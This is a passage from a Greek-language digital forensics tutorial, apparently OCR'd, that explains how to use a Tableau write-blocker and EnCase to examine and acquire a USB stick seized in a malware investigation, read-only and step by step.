Το Encase περιλαμβάνει εργαλεία για την απόκτηση δεδομένων, την ανάκτηση αρχείων, ευρετηρίασης / αναζήτησης και file parsing. Η χρήση και η λειτουργία του λογισμικού απαιτεί συνήθως ειδική εκπαίδευση. Το EnCase είναι το πλέον χρησιμοποιούμενο πρόγραμμα με το οποίο μπορούμε να "κουμπώσουμε" σε ένα μηχάνημα κάποιο multimedia device, π.χ. σκληρό δίσκο, CD, DVD, USB και να διαβάσουμε, σε read-only μορφή, τα περιεχόμενά του, με σκοπό την ανάκτηση πληροφοριών από αυτά.


Για το σκοπό αυτό είναι αναγκαία μια συσκευή ανάγνωσης, δηλαδή ένα εργαλείο που θα μπορεί να δέχεται κάποιο μέσο αποθήκευσης και θα το παρουσιάζει στο εκάστοτε λειτουργικό σύστημα συσκευή μόνο για ανάγνωση. Αυτό είναι πάρα πολύ σημαντικό διότι έτσι διασφαλίζεται η ακεραιότητα των δεδομένων που περιέχονται στα μέσα αποθήκευσης και δεν μπορεί να αμφισβητηθεί από κανέναν ότι κάποιος παρενεβλήθη στα δεδομένα για να τα αλλάξει.

Η συσκευή αυτή λέγεται **Tableau T3458is Forensic Bridge**. Στην 26 φαίνεται η συσκευή αυτή κουμπωμένη πάνω σε έναν ηλεκτρονικό υπολογιστή.

Εικόνα 26 Η συσκευή Tableau T3458is Forensic Bridge

Η συσκευή αυτή μπορεί να δεχθεί πολλούς τύπους συσκευών αποθήκευσης όπως δίσκους SATA, δίσκους IDE, δίσκους SCSI και συσκευές USB. Ανάλογα με το τι συσκευή συνδεθεί σε κάποια από τις θύρες ανάβει η αντίστοιχη φωτεινή ένδειξη στα δεξιά της εικόνας. Στην κατάσταση της εικόνας η συσκευή Tableau είναι σβηστή. Η πράσινη ένδειξη εμφανίζεται πάντα, είτε δηλαδή είναι ανοικτή είτε είναι σβηστή η Tableau συσκευή, και δείχνει ακριβώς αυτό που ειπώθηκε παραπάνω, ότι δηλαδή είναι πάντα Write-block, δεν επιτρέπει με άλλα λόγια την εγγραφή, παρά μόνο είναι read-only. Κάθε αποθηκευτικό μέσο που θα συνδεθεί θα μπορεί μόνο να αναγνωσθεί από το χρήστη, χωρίς καμία δυνατότητα εγγραφής.

Από την πίσω πλευρά, το Tableau device έχει την θύρα τροφοδοσίας καθώς και SATA και USB θύρες με τις οποίες συνδέεται στη μητρική του υπολογιστή, όπως φαίνεται και στην Εικόνα 27.



Εικόνα 27 Το πίσω μέρος της συσκευής Tableau T3458is Forensic Bridge

Στην Εικόνα 28 φαίνονται τα USB, SATA και IDE καλώδια που μπορούμε να χρησιμοποιηθούν για να συνδεθούν τα αντίστοιχα multimedia devices στις αντίστοιχες θύρες.

Εικόνα 28 Καλώδια USB, SATA και IDE

Αν συνδεθεί μια συσκευή USB στο Tableau, με σκοπό να αναγνώσει το περιεχόμενό της, όπως φαίνεται στην Εικόνα 29, η φωτεινή ένδειξη που αντιστοιχεί στο USB θα ανάψει.


Εικόνα 29 Ενδείξεις του Tableau T3458is Forensic Bridge

Αν κάποιος έχει στείλει κακόβουλο λογισμικό σε ένα ανυποψίαστο θύμα, το οποίο αρέσκεται στο να παίζει poker στο Facebook, και από την σχετική κατάθεση του θύματος έχει προκύψει ήδη ένα σχετικό εκτελέσιμο αποθηκευμένο στον υπολογιστή του μαζί με την παρακάτω φωτογραφία αποθηκευμένη στον ίδιο υποφάκελο με το εκτελέσιμο.

Εικόνα 30 Φωτογραφία που θα αναζητηθεί στην υπό έρευνα συσκευή.


Το USB που συνδέθηκε στο Tableau είναι του φερόμενου ως επιτιθέμενου στο μηχάνημα του θύματος και έχει κατασχεθεί από την κατ' οίκον έρευνα στο σπίτι του δράστη.

Επόμενο βήμα είναι να διαβαστούν τα περιεχόμενα του USB και στο σημείο αυτό είναι που ξεκινάει το πρόγραμμα Encase. Με το που επιλεχτεί Start -> All Programs -> Encase εμφανίζεται η παρακάτω 31.




Εικόνα 31 Έναρξη προγράμματος Encase

Επιλέγεται από την πάνω μπάρα εργασίας New -> Case και αμέσως το πρόγραμμα ζητά να δοθεί ένα όνομα στο case, όπως φαίνεται και στην 32.




Εικόνα 32 Ονοματοδοσία υπόθεσης (Encase

Στην νέα καρτέλα που εμφανίζεται μετά τη δημιουργία νέου case και την αποθήκευση αυτού, επιλέγεται Add Device από την πάνω μπάρα και εμφανίζεται μια λίστα από Sources, από τα οποία επιλέγεται Local Drives, όπως φαίνεται στην Εικόνα 33.




Εικόνα 33 Αποθήκευση υπόθεσης (Encase)

Εμφανίζεται μια λίστα με τα devices που βρίσκει τοπικά, και όπως φαίνεται έχει «δει» το USB (BACKINGSTON), του έχει δώσει το γράμμα G και είναι τύπου NTFS (Windows), όπως φαίνεται στην Εικόνα 34. Επίσης κάτι πολύ σημαντικό είναι ότι είναι ενεργοποιημένη η επιλογή write-blocked, ενώ στα τοπικά drives C και D δεν ισχύει το ίδιο. Η συσκευή BACKINGSTON έχει ενεργοποιημένο το write-blocked γιατί το λειτουργικό σύστημα τη βλέπει μέσα από το Tableau, που είναι write-blocker, και το Encase μπορεί και το καταλαβαίνει αυτό και εμφανίζει ενεργοποιημένη την αντίστοιχη επιλογή στην παρακάτω εικόνα.




Εικόνα 34 Εύρεση της υπό έρευνας συσκευής (Encase)

Επιλέγεται η γραμμή 3 (δηλαδή τη συσκευή G) και Next, οπότε εμφανίζεται μια νέα καρτέλα που δείχνει μόνο την επιλογή, όπως φαίνεται στην εικόνα 35.




Εικόνα 35 Επιλογή συσκευής (Encase)

Πατώντας Finish, εμφανίζονται τα περιεχόμενα της συσκευής G, όπως φαίνεται στην Εικόνα 36. Μέχρι αυτό το σημείο φαίνονται τα περιεχόμενα του USB, σε read-only μορφή, χωρίς να έχει δημιουργηθεί αντίγραφο του USB. Δηλαδή αν εξαχθεί το USB από το Tableau, θα χαθούν τα περιεχόμενα και το case θα είναι άδειο.




Εικόνα 36 Περιεχόμενα της υπό έρευνας συσκευής (Encase)

Επομένως το επόμενο βήμα είναι να γίνει Acquire η συσκευή για να δημιουργηθεί ένα αντίγραφο αυτής. Πατώντας Acquire από την πάνω μπάρα εργασίας αμέσως εμφανίζεται η καρτέλα που ρωτάει για τη προσθήκη του νέου Image File στο Case. Επιλέγεται Add to Case, όπως φαίνεται στην Εικόνα 37 και Next.



